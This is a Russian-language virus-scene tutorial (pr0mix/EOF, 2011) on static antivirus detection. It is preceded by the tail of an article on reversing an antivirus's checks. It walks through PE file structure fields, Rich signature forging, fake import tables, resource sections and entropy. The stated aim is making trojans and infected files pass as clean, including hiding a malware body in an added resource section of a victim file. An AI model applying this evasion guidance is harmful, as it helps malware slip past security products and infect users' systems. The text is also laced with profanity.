проверки энтропии я видел около 7-10 абсолютно одинаковых функций!!! Это ахтунг, товарищи. То же самое касается и флагов – таблица директорий, разные части PE – все это дублируется по несколько раз в SCAN_INFO. Зачем? Одному Аллаху известно. Поэтому, если увидите функцию, которая делает примерно то же, что и предыдущая – не впадайте в панику. Это не косяк Вашего реверсинга, это скорее всего одна и та же функция. Ну или ее копия.

Также Вы можете встретить код в стиле:

```
dwTrue = 0;
if ()
{
    dwTrue = 1;
}
else
{
    dwTrue = 1;
    ...
}
```

Кстати, небольшое предупреждение – в авире также есть функции, которые проверяют наличие сразу нескольких dll в импорте. Количество параметров у них не фиксированное. Но HexRays покажет Вам только один параметр! Старайтесь сверять количество параметров HexRays и обычного листинга. ?

Заключение

После краткого и беглого анализа C-подобный код для моей проверки стал выглядеть так:

Как видите, ничего сложного. Можно углубиться еще сильнее, а можно остановиться и на этом.

Успехов! (с) Михрютка

Статическое детектирование файлов: Часть 1 - Структура и данные

Автор: pr0mix/EOF

Дата: 2011-10-16

0000. Начало

Можно долго умничать как о возможности создания недетектируемого вируса, так и о детекте абсолютно всех файлов, но известно точно: существуют эффективные (и не очень) методы обнаружения малвари, и не менее эффективные (а то и больше) техники антидетекта. Вот об этом мы и поговорим.

Я предлагаю следующую классификацию антивирусного детектирования:

1. статическое;
2. динамическое;
3. бесконтактное =)

В данном тексте речь пойдет о 1-ом пункте. Кстати, одни и те же методы детекта (эти и другие) могут применяться как для 1-ого, так и для 2-ого пунктов, но в (несколько) иной форме.

Под статическим детектированием будем понимать методы, применяемые для обнаружения малвари и производимые без реального выполнения кода малвари (методы, используемые во время проверки файлов на дисках (локальных etc), трафика («на лету») и другие).

Более подробно рассмотрим, как аверы могут палить файлы путем анализа их структуры и данных, и возможные варианты обхода этих детектов.

Вся идея заключается в том, чтобы файлы были «правильными» с точки зрения антивирусников. То есть созданные/зараженные нашим кодом файлы должны быть максимально похожими по своим структуре/коду/действиям на обычные приложения (например, на calc.exe из Windows). В результате: знания/опыт/что-то еще + красивый «чистый» файл внутренне и внешне. Для достижения поставленной цели нам достаточно взять и изучить каждую частичку хотя бы одного любого файла – все другие исследуются/делаются аналогично (за пазухой держим формат PE-файлов).

Итак, будем ориентироваться на test1.exe, собранный мной на Visual C++ 6. Это обычное Win32-приложение, его внутренности содержат всё самое необходимое (без всяких bound/delay import etc). И далее рассмотрим только те поля/структуры/etc файла, которые могут вызвать какие-либо затруднения/сомнения при их заполнении. Остальные поля обычно имеют те же значения, что и соответствующие поля в test1.exe.

Все файлы/сорцы, приложенные к данному тексту, тестировались на x86: Win XP (SP2/SP3), 7, Vista; и на x64: Win 7.

0001. Структура

Начнем с просмотра общего вида PE-файла. Вот, собственно, он самый:

Таблица 0001.0000 – общий вид PE-файла

- IMAGE_DOS_HEADER (0x5A4D=="MZ")
- DOS Stub + Rich Signature
- Signature (0x4550 == "PE\0\0")
- IMAGE_FILE_HEADER
- IMAGE_OPTIONAL_HEADER (with IMAGE_DATA_DIRECTORY)

- IMAGE_SECTION_HEADER (.text)
- IMAGE_SECTION_HEADER (.rdata)
- IMAGE_SECTION_HEADER (.data)
- IMAGE_SECTION_HEADER (.rsrc)
- ...
- Section .text
- Section .rdata
- Section .data
- Section .rsrc
- ...
- ...other info...

Вперёд за подробностями =)

0010. IMAGE_DOS_HEADER Располагается в начале файла. **DWORD e_lfanew;** - Смещение структуры IMAGE_NT_HEADERS в байтах от начала файла.

Для этого поля используем наиболее часто встречаемые значения в диапазоне [0xC0..0xF8]. Должно быть кратно 8.

0011. Rich Signature

Допустим, у нас есть троян, который палится антивирусом (назовем его pizdec). В ходе различных экспериментов выясняем, что детект привязан к нескольким местам в файле: какая-то херня в коде, импорте и...что-то не в порядке с рич-сигнатурой (р-с). Причем если убрать детект по последнему признаку, файл становится чистым. После очередных опытов с р-с понимаем, что pizdec ее чекает каким-то хитрым образом, и фишка с заменой одних байтиков другими (рэндомными) не прокатит. Постоянно копировать р-с других файлов тоже не вариант. Но, как говорится, на каждую хитрую жопу найдётся хуй с винтом, и поэтому сгенерим р-с так, как она выглядит в файле после сборки в VC++. Для этого нам поможет это, а также читаем тут и тут (алгоритмы по работе с р-с из данной ссылки не изменяли и не проверяли некоторые значения, поэтому данный код мной был переписан и модернизирован).

Р-с содержит информацию о версиях компилятора/линкера и, возможно, о каких-то флагах/опциях компиляции/линковки. И не хранит идентификаторы железа и т.п., поэтому если прога будет собрана на разных машинах с одинаковым софтом (одинаковые версии, сервис-паки, длл и т.д.), то р-с этих файлов совпадут.

Графически р-с выглядит так:




Рисунок 0011.0000 - изучение p-c (test1.exe) через hex-редактор hiew




Рисунок 0011.0011 - расшифрованная p-c

Вначале идут байты (смещение 0x80) 0x12 0x6A 0xA4 0x7F. Это строка 'DanS', поксоренная на некоторое число (назовем его xmask).

Далее подряд следуют 3 xmask (0x56 0x0B 0xCA 0x2C). Маска представляет собой 32-битное число, вычисленное некоторым алгоритмом.

Затем идут данные (назовем их xdata), поксоренные на xmask (в диапазоне смещений [0x90..0xC7]). Для каждой p-c может быть свой набор данных и их количество.

После данных располагаются строка "Rich", xmask и нули (в данном примере их 8, но может быть как больше, так и меньше. Кол-во нулей кратно восьми).

В некоторых случаях отсутствие p-c может улучшить положение по отношению к детектам...возможно, до следующего апдейта ав. Но зачем нам это, если есть рабочие алгосы по генерации «правильной» p-c =). Тем более что мелкомягкие всегда ее создают.

Алгоритмы проверки р-с на целостность, подмены ее данных, а также ее генерации с нуля находятся тут: frsasm.rar (находится в архиве wasm_files.zip: files/0531/frs_asm.rar) и frsC.rar (находится в архиве wasm_files.zip: files/0531/frs_C.rar).

0100. IMAGE_FILE_HEADER Содержит самую общую информацию о файле и находится сразу после сигнатуры 0x4550 ("PE\0\0"). **WORD NumberOfSections**; - Количество секций в файле.

Если строится ехе-шка, то лучше создать 4 секции (.text, .rdata, .data, .rsrc). Остальные добавлять только при необходимости (например, .tls, .reloc). Для dll-ки важно включить и релоки (.reloc).

Если же мы заражаем файл, то также, действуем аккуратно. Например, жертва (обычный файл, без оверлея, никак себя не проверяет и т.п.) имеет 3 секции (.text, .rdata, .data). Можно создать +1 секцию ресурсов, засунуть в нее какую-нить иконку (не забываем тогда и про группу иконок), создать еще ресурс, в котором сохраним тело своего зверя. Ну а дальше, продумать и сделать передачу управления на наш весёлый код и скорректировать поля в файле. Таким образом, мы заинфектили файл и при этом создали вполне нормальную секцию.

Кстати, был случай, когда чистый файл палился каким-то забавным ав, а после инфекта данного файла детект исчезал. VX спасёт мир)

DWORD TimeDateStamp; - Время, когда был собран PE-файл. В этом поле хранится количество секунд, прошедших с 1 января 1970 года до времени создания файла.

Можно использовать функцию gmtime из стандартной библиотеки C (time.h), переводящую время из секунд в удобочитаемый вид:

```
DWORD TimeDateStamp = 0x4C9FABF5;
struct tm *xtm = gmtime((const long*)&TimeDateStamp);
printf("day = %d\nmonth = %d\nyear = %d\n", xtm->tm_mday,
xtm->tm_mon, (xtm->tm_year + 1900));
```

В принципе, здесь можно сгенерировать любое число, например, в диапазоне [0x40000000..0x4C000000] (2004-2010 гг.).

WORD Characteristics; - Атрибуты файла.

В основном характеристики строятся из этих флагов (побитовое «ИЛИ»):

```
//Relocation info stripped from file.
#define IMAGE_FILE_RELOCS_STRIPPED 0x0001

//File is executable(i.e. no unresolved external references).
#define IMAGE_FILE_EXECUTABLE_IMAGE 0x0002

//Line numbers stripped from file.
#define IMAGE_FILE_LINE_NUMS_STRIPPED 0x0004

//Local symbols stripped from file.
#define IMAGE_FILE_LOCAL_SYMS_STRIPPED 0x0008

//32 bit word machine.
#define IMAGE_FILE_32BIT_MACHINE 0x0100

//File is a DLL.
#define IMAGE_FILE_DLL 0x2000
```

Для ехе можно смело использовать значение 0x10F (для dll – 0x210E).

0101. IMAGE_OPTIONAL_HEADER Эта структура является обязательной и содержит важные дополнения к общей информации в **IMAGE_FILE_HEADER**. **BYTE MajorLinkerVersion/MinorLinkerVersion**; - Содержат версию линковщика, создавшего данный файл. Числа должны быть в десятичном виде, например, 2.56, 6.0 и т.д. Значение этого поля может быть любым, но, чтобы не провоцировать риздес, предлагаю использовать значение 6.0. **DWORD SizeOfCode/SizeOfInitializedData/SizeOfUninitializedData**; - Суммарный размер всех секций кода/с

инициализированными данными/с неинициализированными данными. Значения этих полей вычисляются следующим образом:

```
//формула выравнивания (см. ниже)
#define ALIGN_UP ((x + (y - 1)) & ~(y - 1))

//(code_sec.Characteristics & IMAGE_SCN_CNT_CODE) == 1
SizeOfCode += ALIGN_UP(code_sec.Misc.VirtualSize, FileAlignment)

//(init_sec.Characteristics & IMAGE_SCN_CNT_INITIALIZED_DATA) == 1
SizeOfInitializedData += ALIGN_UP(init_sec.Misc.VirtualSize, FileAlignment)

//(uninit_sec.Characteristics & // IMAGE_SCN_CNT_UNINITIALIZED_DATA) == 1
SizeOfUninitializedData += ALIGN_UP(uninit_sec.Misc.VirtualSize, FileAlignment)
```

Создаем мы файл с нуля или же инфицируем чужой файл, значения данных полей (да и остальных тоже) всегда должны быть правильно подсчитанными, иначе однажды по одному такому признаку риздес сообщит: “Ёба, да тут вирус пляшет!!!”, - и вся эстетика сравняется с дерьмом.

DWORD AddressOfEntryPoint; - RVA точки входа, отсчитываемый от начала ImageBase. Во избежание приступов бешенства у риздес лучше всего располагать точку входа (EP) в диапазоне:

```
//EP != 0
(EP >= code_sec.VirtualAddress &&
 EP < (code_sec.VirtualAddress + code_sec.Misc.VirtualSize))
```

Если code_sec.Misc.VirtualSize == 0, тогда берем code_sec.SizeOfRawData.

DWORD BaseOfCode/BaseOfData; - RVA секции кода/данных.

```
BaseOfCode = code_sec.VirtualAddress; //0x1000; //SectionAlignment; //!!!!!!

// = RVA, откуда начинаются секции данных
BaseOfData = data_sec.VirtualAddress;
```

DWORD ImageBase; - Базовый адрес загрузки файла в памяти. Компоновщик по дефолту устанавливает базовый адрес 0x00400000. Вот это значение и прописываем при генерации ехе-файлов (для длл берём 0x10000000). Если будет что-то отличное от данного значения, появляется большой шанс получить клеймо при следующем апдейте баз риздес'а. **DWORD SectionAlignment/FileAlignment;** - Кратность выравнивания секций в памяти/на диске. Формула выравнивания:

```
//для адресов секций (физических и виртуальных)
#define ALIGN_DOWN(x, y) (x & ~(y - 1))

//для размеров секций
#define ALIGN_UP(x, y) ((x + (y - 1)) & ~(y - 1))
```

, где x – выравниваемое значение, y – выравнивающий фактор.

Обычно SectionAlignment = 0x1000, а FileAlignment = 0x200 или 0x1000.

DWORD SizeOfImage; - Общий размер загруженного приложения в памяти, начиная от ImageBase до конца последней секции, и выровненный на величину SectionAlignment. Вычисляется по формуле:

```
SizeOfImage = last_sec.VirtualAddress + ALIGN_UP(last_sec.Misc.VirtualSize, IMAGE_OPTIONAL_HEADER.
SectionAlignment);
```

DWORD SizeOfHeaders; - Суммарный размер всех заголовков, выровненный в файле на FileAlignment (в памяти на SectionAlignment). Часто равен 0x400. **DWORD CheckSum;** - Контрольная сумма образа файла.

Для обычных исполняемых файлов контрольная сумма не проверяется, т.е. может быть любой. Если она нулевая, то она тоже может быть любой. Для всех системных длл должна быть корректная.

Чтобы получить контрольную сумму данного исполняемого файла, надо вызвать функцию `ChecksumMappedFile` с соответствующими параметрами. Эта функция доступна из библиотеки `Imagehlp.dll`.

Если мы создаем свой файл (обычный) или инфицируем чужой, в котором `Checksum = 0`, тогда значение этого поля оставляем равным нулю. В остальном всё по ситуации =)

IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES]; - Массив структур типа `IMAGE_DATA_DIRECTORY`, количество задается полем `NumberOfRvaAndSizes` (обычно = 0x10). По умолчанию VC++ (6) создает в «обычном» приложении 3 директории: импорта, ресурсов, IAT (по крайней мере, для Win32 Application). Поэтому именно эти 3 директории также должны быть в нашем создаваемом файле (+ `tls`, релоки при необходимости). **0110. IMAGE_SECTION_HEADER** Массив структур типа `IMAGE_SECTION_HEADER`, количество задается полем `NumberOfSection`. **BYTE Name[8];** - 8-байтовое ASCII-имя секции. Лучше юзать стандартные имена: `.text`, `.rdata`, `.data`, `.rsrc`, `.tls`, `.reloc`. Данную информацию используем как при создании своих, так и при инфекции чужих файлов (если выбран метод добавления новой секции, имя секции выбираем с умом). **DWORD VirtualSize;** - Виртуальный размер секции, при загрузке файла в память выравнивается вверх на `SectionAlignment`. Причем в файле `VirtualSize < SizeOfRawData` для всех секций (названия которых уже не раз были написаны). Исключение для секции `.data` (тут наоборот). **DWORD VirtualAddress/ PointerToRawData;** - Содержат RVA адрес начала секции в памяти и смещение секции относительно начала файла. Обычно `first_sec.VirtualAddress = 0x1000`, `first_sec.PointerToRawData = 0x400` или `0x1000`. Значения адресов секций выровнены вниз на `SectionAlignment/FileAlignment`. **DWORD SizeOfRawData;** - Физический размер секции, выровненный вверх на `FileAlignment`. **DWORD Characteristics;** - Атрибуты секции. Часто атрибуты строятся из следующих флагов (побитовое «ИЛИ»):

```
// Секция содержит код
#define IMAGE_SCN_CNT_CODE      0x00000020

//Секция содержит инициализированные данные
#define IMAGE_SCN_CNT_INITIALIZED_DATA  0x00000040

// Секция содержит неинициализированные данные.
#define IMAGE_SCN_CNT_UNINITIALIZED_DATA  0x00000080

// Эта секция отбрасывается, когда программа уже загружена.
#define IMAGE_SCN_MEM_DISCARDABLE  0x02000000

// Секция является исполняемой.
#define IMAGE_SCN_MEM_EXECUTE      0x20000000

// Данные секции можно читать.
#define IMAGE_SCN_MEM_READ         0x40000000

// В секцию можно записывать данные.
#define IMAGE_SCN_MEM_WRITE        0x80000000
```

Для «обычных» файлов дело обстоит так:

```
.text.Characteristics = 0x60000020;
.rdata.Characteristics = 0x40000040;
.data.Characteristics = 0xC0000040;
.rsrc.Characteristics = 0x40000040;
```

В качестве примера я решил прочесть `test1.exe` на virustotal.com до и после изменения атрибутов секции кода, и вот что получилось:

```
.text.Characteristics = 0x60000020;
.text.Characteristics = 0xE0000020;
```

Так что хышники, готовые сцапать «аномалию», всегда найдутся =)

0111. Импорт

Импорт – это механизм, позволяющий использовать функции и/или переменные из модулей, отличных от данного.

Для того, чтобы файл корректно работал во многих версиях Windows и при этом не вызывал подозрение у разных ав, наличие импорта в файле обязательно.

Таблица импорта начинается с массива структур типа `IMAGE_IMPORT_DESCRIPTOR`.

Для «обычных» файлов по дефолту некоторые поля импорта заполняются такими значениями, чтобы системный загрузчик при запуске файла использовал стандартный механизм импорта. Поэтому предлагаю использовать нижеприведенные значения.

DWORD OriginalFirstThunk; - RVA массива двойных слов. Каждый элемент этого массива является объединением `IMAGE_THUNK_DATA32` и соответствует одной функции, импортируемой PE-файлом. **DWORD TimeDateStamp;** - Временная отметка, когда был создан данный файл. Так как юзаем стандартный механизм импорта, то пишем сюда 0. **DWORD ForwarderChain;** - Данное поле связано с форвардингом функций. Пишем 0. **DWORD Name;** - ASCII-имя импортируемой dll. **DWORD FirstThunk;** - RVA массива двойных слов `IMAGE_THUNK_DATA32`. `FirstThunk` является таблицей адресов импорта (Import Address Table (IAT)). **IMAGE_THUNK_DATA32** - Структура представляет собой `dword`, который соответствует одной импортируемой функции. **DWORD AddressOfData;** - Если функция импортируется по имени, то данное поле содержит RVA на структуру `IMAGE_IMPORT_BY_NAME`, в которой находится имя нужной функции. Если происходит импорт по номеру (ординалу), старший бит двойного слова устанавливается в 1. **IMAGE_IMPORT_BY_NAME** - Содержит информацию о функции импорта.

WORD Hint; - Этот `word` создан для использования системным загрузчиком, чтобы лoader мог быстро найти функцию в таблице экспорта. И содержит индекс функции в массиве экспортируемых функций, равный ординалу. Естественно, одна и та же функция имеет разные ординалы в разных версиях винды, так что универсального `hint`'а под все системы нет.

Предлагаю вычислять хинт так:

1. получаем случайное число и сохраняем его в переменной `cor_hint`;
2. находим нужную функцию в таблице экспорта dll и сохраняем ее ординал в переменной `hint`;
3. прибавляем к `hint` значение `cor_hint`;

```
//это значение будет вычислено один раз и прибавляться к каждому новому хинту;  
WORD cor_hint = rand()%0x100;
```

```
//для очередного хинта находим свой ординал и прибавляем cor_hint;  
WORD hint = *AddrOfNameOrd + cor_hint;
```

Таким образом, хинт у нас будет рэндомный, но вычисленный на основе соответствующего ординала.

BYTE Name[?]; - ASCII-имя импортируемой функции.

Теперь поговорим о порядке построения импорта и прочих деталях.

Значит, внимательно рассмотрев нашу ехешку (и подобные файлы), видим следующее:

1. весь импорт находится в секции `.rdata` (импорт лежит по адресу, кратному 4);
2. в самом начале секции `.rdata` находится IAT (после которого могут лежать различные данные...а могут и не лежать);
3. далее следует таблица импорта;
4. затем идут массивы `dword`'ов `IMAGE_THUNK_DATA32`. RVA этих массивов сохранены в полях `OriginalFirstThunk` (lookup-таблица);

5. после располагаются массивы структур IMAGE_IMPORT_BY_NAME и имена dll, причем порядок таков: сначала идет массив структур IMAGE_IMPORT_BY_NAME, а после имя dll – она импортирует функции, имена которых находятся в данном массиве. Затем снова идет массив структур и имя dll и т.д. И количество таких пар, естественно, равно количеству импортируемых данным файлом библиотек.

Библиотеки добавляются в импорт в порядке подключения их в проекте. Поэтому (пока что) никаких правил по порядку нет, и в импорте первой может идти как KERNEL32.dll, так и абсолютно другая dll (некоторые линкеры (Borland) вообще могут захуярить одну и ту же dll несколько раз – но там свои карусели).

WinApiшки можно размещать также в любом порядке (сортировка нужна только для экспорта).

Что касается парных апи – тут тоже нет однозначного ответа. Из всех тестов, проведенных мной, не было выявлено ни одного случая детекта по данному признаку (по крайней мере, он был не ключевым). Хотя, возможно, для каких-то функций и при определенных обстоятельствах палят. Например, в test1.exe есть LoadLibraryA, но нет FreeLibrary; имеется WriteFile, но отсутствует CreateFile (хотя нахрен эта апишка нужна, так как с помощью WriteFile можно писать не только в файл, но и в консоль =)).

Теперь о строках.

Имена dll часто такие: KERNEL32.dll, USER32.dll, GDI32.dll etc (имя пишем большими, а “dll” маленькими буквами).

Также замечу, что имена dll и функций (возможно и другие строки в .rdata), походу выравниваются на четное количество байтов:




Рисунок 0111.0000 – выравнивание имен dll и функций на четное количество байт

На рисунке изображены примеры двух строк – имен функций с разных библиотек, выровненных нулями.

При создании фэйкового импорта можно юзать (только) часто встречаемые dll и функки. Тут большой плюс - отсутствие «аномальных» строк, и даже если файл палится в импорте, то, скорее всего это не главный признак, поэтому импорт долгое время может оставаться «одним и тем же» (при необходимости фильтруем его). Конечно, есть и другой путь – использовать «редкие» dll/functions. Минус на рыло – детект именно по ним. Но это и плюс: возможность быстрой чистки (для этого достаточно заменить палевную функцию на «чистую»).

У аверов существует «чёрный список» api/dll, которые, по их мнению, используются в основном в малвари. А также, возможно, на подходе и «белый список», более суровый =). Чего нет в нём – то пиздец. Следует такую нездоровую ситуацию учитывать.

Для сбора статистики api/библиотек специально была написана тулза staitC.rar (находится в архиве wasm_files.zip: files/0531/stait_C.rar), которая может помочь нам в этом забавном деле.

1000. Ресурсы

Как показывает практика, ресурсы благотворно влияют на pizdec. Поэтому разберемся, что это такое, и что лучше добавлять в наш файл.

Таблица ресурсов соответствует секции ресурсов (.rsrc). Для нас важно знать, что ресурсы – это двоичное отсортированное дерево, и в венде используются только 3 первых уровня (Type, Name, Language). Запомни! Так как эта инфа в дальнейшем облегчит коддинг с ресурсами.

Обычно хватает RT_ICON, RT_GROUP_ICON и еще какой-нить хрени (строки, диалоги, картинки etc). Причем в такой хрени можно хранить важные зашифрованные данные (код). Но все, как говорится, по ситуации. RT_RCDATA – с этим товарищем следует быть аккуратней, в нем хранить только хуиту, не больше (pizdec по-особому чекает содержимое данного ресурса).

Очень хорошо, что существуют winapi, практически делающие все сами по созданию/добавлению/etc ресурсов в нужный файл. Нам остается только создать и сохранить пустую секцию/директорию ресурсов (может еще чуть скорректировать ресурсы и другие поля в PE-файле). Остальную работу выполнят BeginUpdateResource, UpdateResource, EndUpdateResource, EnumResourceNames, EnumResourceTypes и т.д. (кстати, с помощью этих фунок можно и инфицировать файлы вместо использования CreateFile/CreateFileMapping/MapViewOfFile/UnmapViewOfFile).

1001. Секции Секция - непрерывная область памяти с одинаковыми атрибутами. В этом разделе коротко рассмотрены только самые важные из них (tls & relocs может в другой раз). **.text** - В эту секцию помещаем весь программный код (о нём поговорим отдельно). **.rdata** - Здесь храним импорт, ну а после него дополняем секцию нулями для выравнивания (ALIGN_UP(SizeOfRawData, FileAlignment)). **.data** - В данной секции размещаем различные данные: рэндомные строки, числа и т.п. **.rsrc** - Тут лежат (только) ресурсы проги (смотри раздел «Ресурсы»).

Значит, секции в файле и в памяти должны идти именно в том порядке, в котором они здесь перечислены. Иначе «аномалия». Еще важно следить за размерами секций и их соотношением.

Хотя собранная статистика по файлам и показала, что каких-либо правил здесь нет (встречались файлы с абсолютно противоположными пропорциями секций (в зависимости от размера файла)), можно сделать так:

1. если файл создаётся с нуля, то берём за эталон размеры секций и их процентные соотношения из других «чистых» файлов нужных размеров (например, если мы собираемся генерить файлы размером = 80kb, то сначала находим какой-нибудь файл, размер которого также = 80kb, и собранный на VC++ (6). И затем используем размеры его секций и их пропорции при составлении своих).
2. если же мы заражаем файл, то стараемся придерживаться пропорций его секций. То есть, например, если у файла было 15% / 12% / 70% кода/данных/ресурсов до инфека, то после инфека желательно сохранить такое соотношение (но не обязательно, если убрать другие флаги детекта);
3. что касается хранения зашифрованного кода для пунктов 1 и 2, то пишем его полностью в одну из секций (или оверлей), либо, как вариант, разбиваем код на куски и раскидываем их по секциям с сохранением пропорций (для этого нужно знать размер нашего кода и соотношение размеров

секций файла). Энтропия полученного файла (его секций) должна быть нормальной (об этом ниже);
4. всё тщательно тестим;
5. часто встречаются файлы, у которых `(.text_sec.SizeOfRawData > .rdata_sec.SizeOfRawData) && (.text_sec.SizeOfRawData > .data_sec.SizeOfRawData)`.

1010. Энтропия

В некоторых ситуациях полезно программно узнать, заpackован файл или нет. И на основе полученного результата продолжать какие-либо вычисления. К ав это имеет прямое отношение.

Допустим, проверяется на зверьё некий файл. Эвристика ав определит, заpackован/зашифрован ли файл. Если результирующий процент/коэффициент меньше заданного предела, то анализ закончен. Иначе определит, чем пожато/пошифровано. Если известно чем – вывод имени пакера/криптора. Если нет, напишет, что это какой-нить XCryptVirus. Вот и эвристика на простые вирусы. И такого рода проверки могут быть для чего угодно...не успели толком обрадоваться свеженаписанному зверьку, а на нём уже клеймо. Чтобы такую хуергу зарубить на корню, нам по-любому надо быть как минимум на шаг впереди.

Для начала скажу, что существует несколько вариантов программной детекции упакованного файла. Вот некоторые из них:

1. первая инструкция в точке входа pushad;
2. нестандартные имена секций;
3. атрибуты секции кода на запись (возможно какой-либо другой секции, изначально не предназначенной для записи);
4. наличие оверлея;
5. высокая энтропия (файла/отдельных его частей);
6. среднее арифметическое;
7. сигнатуры;
8. статистический анализ байтов/команд;
9. другие.

Естественно, что каждый из этих пунктов 100% не скажет, действительно ли упакован файл. А только грамотное сочетание их для определенных типов файлов может дать наиболее точный результат.

При правильной структуре файла, большинство пунктов сразу отсеется.

Здесь остановимся на энтропии.

Итак, кратко, информационная энтропия - мера хаотичности информации. Впервые понятия «энтропия» и «информация» связал К.Шеннон в 1948 году. Шеннон использовал бит как единицу измерения информации. Мерой количества информации Шеннон предложил считать функцию, названную им энтропией:

$$H(i) = -P(i) * \log_2(P(i));$$
$$H = H(1) + H(2) + H(i)...$$

H - энтропия Шеннона, P(i) - вероятность появления i-ого символа.

Подробнее об энтропии [здесь](#) и [здесь](#).

Единица измерения информации и энтропии зависит от основания логарифма. Мы же будем измерять в битах на 1 байт с точностью до десятых.

Опытным путём установлено, что «нормальное» значение энтропии для PE-файлов (exe) лежит в диапазоне [5.5;6.8]. Если получается больше, скорее всего файл упакован.

